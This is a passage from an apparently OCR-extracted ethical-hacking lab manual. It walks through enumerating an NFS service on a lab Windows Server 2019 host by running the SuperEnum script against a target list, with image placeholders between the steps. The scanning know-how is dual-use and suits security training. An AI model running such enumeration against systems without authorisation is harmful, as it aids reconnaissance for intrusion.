
    Note: **-p**: specifies port.
15. The scan result appears indicating that port 2049 is opened, and the NFS service is running on it, as shown in the screenshot.



16. Type **cd SuperEnum** and press **Enter** to navigate to the **SuperEnum** folder.
17. Type **echo "10.10.1.19" >> Target.txt** and press **Enter** to create a file having a target machine's IP address (**10.10.1.19**).


    Note: You may enter multiple IP addresses in the **Target.txt** file. However, in this task, we are targeting only one machine, the **Windows Server 2019 (10.10.1.19)**.
18. Type **./superenum** and press **Enter**. Under **Enter IP List filename with path**, type **Target.txt**, and press **Enter**.

    Note: If you get an error running the ./superenum script, type **chmod +x superenum** and press **Enter**, then repeat **Step 18**.




19. The script starts scanning the target IP address for open NFS and other.


    Note: The scan will take approximately 15-20 mins to complete.



20. After the scan is finished, scroll down to review the results. Observe that the port 2049 is open and the NFS service is running on it.



